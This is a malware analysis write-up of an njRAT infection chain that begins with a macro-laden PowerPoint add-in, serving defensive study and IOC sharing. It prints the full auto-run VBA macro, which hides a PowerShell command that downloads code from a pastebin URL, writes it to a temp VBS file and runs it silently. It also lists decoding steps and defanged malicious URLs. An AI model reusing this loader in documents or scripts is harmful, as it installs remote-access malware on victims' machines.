Malware Analysis — njRAT

By 0xMrMagnezi

Published: 2024-03-19 · Archived: 2026-04-05 15:12:24 UTC

njRAT is a remote access Trojan (RAT) that allows attackers to gain unauthorized access to a victim’s computer. It is capable of keylogging, taking screenshots, and controlling the victim’s webcam and microphone. It can also download and execute additional malicious payloads.

Press enter or click to view image in full size




Figure 1: Malware Bazaar Entry

After downloading and extracting the zip file, I used OLEtools because I knew I was going to deal with an Office file — specifically, a PowerPoint file.

Press enter or click to view image in full size




Figure 2: shows the first analysis using oleid

After noticing the presence of Macros within the file, the tool olevba was used to gain more insight into what those Macros are.

Press enter or click to view image in full size

```
λ olevba.exe cefa4ebf82b3d077a68ce1933be3dc6e9cadce8bc27671a5fcd76ee2f4d04977.ppam
XLMMacroDeobfuscator: pywin32 is not installed (only is required if you want to use MS Excel)
olevba 0.60.1 on Python 3.10.11 - http://decalage.info/python/oletools
===============================================================================
FILE: cefa4ebf82b3d077a68ce1933be3dc6e9cadce8bc27671a5fcd76ee2f4d04977.ppam
Type: OpenXML
WARNING  For now, VBA stomping cannot be detected for files in memory
-------------------------------------------------------------------------------
VBA MACRO Módulo1.bas
in file: ppt/vbaProject.bin - OLE stream: 'VBA/Módulo1'
- - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - - -
Sub Auto_Open()

Dim gIrNo

gIrNo = gIrNo & "$OKYgy;"
gIrNo = gIrNo & "$YDnxd = (New-Object Net.WebClient) ;"
gIrNo = gIrNo & "$YDnxd.Encoding = [System.Text.Encoding]::UTF8 ;"
gIrNo = gIrNo & "$OKYgy = $YDnxd.Down" & "loa" & "dStr" & "ing( 'https://pt.textbin.net/download/itm1dkgz7c' ) ;"
gIrNo = gIrNo & "$YDnxd = $YDnxd.Down" & "load" & "String( $OKYgy ) ;"
gIrNo = gIrNo & "$x = [System.IO.Path]::GetTempPath() ;"
gIrNo = gIrNo & "Set-Location $x ;"
gIrNo = gIrNo & "$YDnxd | Out-File -FilePath x.vbs -force ;"
gIrNo = gIrNo & "wscript.exe x.vbs"

Call Shell("powershell.exe -command " & gIrNo & " ; exit ", vbHide)

End Sub
```

Press enter or click to view image in full size


Type	Keyword	Description
AutoExec	Auto_Open	Runs when the Excel Workbook is opened
Suspicious	Shell	May run an executable file or a system command
Suspicious	vbHide	May run an executable file or a system command
Suspicious	powershell	May run PowerShell commands
Suspicious	command	May run PowerShell commands
Suspicious	Call	May call a DLL using Excel 4 Macros (XLM/XLF)
Suspicious	New-Object	May create an OLE object using PowerShell
Suspicious	Net.WebClient	May download files from the Internet using PowerShell
Suspicious	System	May run an executable file or a system command on a Mac (if combined with libc.dylib)
Suspicious	Base64 Strings	Base64-encoded strings were detected, may be used to obfuscate strings (option --decode to see all)
IOC	https://pt.textbin.net/download/itm1dkgz7c'	URL
IOC	x.vbs	Executable file name
IOC	wscript.exe	Executable file name
IOC	powershell.exe	Executable file name
Base64 String	u+k	dStr

Figure 3: Observing The Macros

It was observed that this macro contains a suspicious URL linking to Pastebin. It’s also noteworthy that this macro is configured under the ‘AutoOpen’ feature, which automatically executes macros or actions when a presentation is opened.

It was decided to use curl to download the content from this URL and delve deeper into the analysis. This initial URL redirected to another URL, which contained another payload.

Press enter or click to view image in full size



Press enter or click to view image in full size




Figure 4: Downloading Stage 2 & 3

The output of stage 3 contained a simple VBS obfuscated code with recognizable words such as ‘replace,’ ‘base64,’ ‘WScript,’ and ‘PowerShell,’ as marked in Figure 5.

Press enter or click to view image in full size


Figure 5: Obfuscated Stage 3 VBS code

Press enter or click to view image in full size

Figure 6: After Deobfuscation of the variable

This variable contained a Base64-encoded string that needed to be decoded and reversed. I decided to use CyberChef, as shown in Figures 7 and 8.

Press enter or click to view image in full size



Press enter or click to view image in full size




Figure 7 & 8: Decoding from Base64 and extracting 2 URLs

Those two URLs contained two different obfuscated strings, as shown in Figure 9. The obfuscation appears to be related to the characters: ‘↓:↓↓’.

Figure 9: Obfuscated string

In the decoded output from CyberChef (Figure 8), the presence of the Replace function led me to believe that it was related to the next stage I extracted.

```
$rhzin = [System.Convert]::FromBase64String( $RdmnT.Replace( '!Â•:!Â•' , 'A' )
```

Figure 10: Showing the Replace Function

I decided to use this replacement technique to make sense of these long strings. My initial suspicion was that these two strings were intended to construct a new executable file.

Press enter or click to view image in full size




Figure 11: Using CyberChef to decode on the First file

Press enter or click to view image in full size




Figure 12: Using CyberChef to decode on the second file

My suspicion was correct; the first file is a DLL, and the second one is an executable, both written in .NET.

Press enter or click to view image in full size




Figure 13: DiE on both files

This is the final stage of the malware, as it contains the actual malicious payload.
Within the debugger, many functions related to a Keylogger and the transmission of information over a socket were observed.




Figure 14: Functions of the malware

We can also observe many of these functions, and more, using the tool PEstudio.

Press enter or click to view image in full size




Figure 15: Using PEstudio on the executable

Press enter or click to view image in full size





Figure 16: Using PEstudio on the DLL

At this point, I decided to run the malware to extract network-related IOCs.

Press enter or click to view image in full size



Press enter or click to view image in full size




Figure 17 & 18: Network Communication

IOCs:

- cefa4ebf82b3d077a68ce1933be3dc6e9cadce8bc27671a5fcd76ee2f4d04977.ppam — 6175e14e465756c626ccc0f398fcdcb0
- stage3.vbs — edf8f50f318c20bccb889743172d9fd2
- out1.dll — 4b7d118b20d8854372129f53365d529f
- out2.exe — d189af41737b287469ca5f5589dcbdf1
- hxxps://pt[.]textbin[.]net/download/itm1dkgz7c
- hxxps://paste[.]ee/d/ESa4q/0
- hxxps://pt[.]textbin[.]net/download/tmo7gc3cgs
- hxxps://pt[.]textbin[.]net/download/igvxdijw4q
- hxxps://paste[.]ee/d/jtSmT/0
- hxxps://paste[.]ee/d/ea2Mw/0
- hxxps://pt[.]textbin[.]net/download/insdj4bhn2

In conclusion, the analysis of njRAT revealed a sophisticated malware strain designed for remote access and data theft. Its initial infection vector through a malicious PowerPoint file underscores the need for caution with email attachments and files from unknown sources.

Get 0xMrMagnezi’s stories in your inbox

The malware’s keylogger and socket communication capabilities indicate its potential for capturing sensitive information and enabling remote control of infected systems. Its use of obfuscation and encoding techniques highlights the complexity of modern malware.

This analysis underscores the ongoing threat of remote access Trojans and the importance of proactive security measures, including software updates, endpoint protection, and user education, to mitigate such risks.
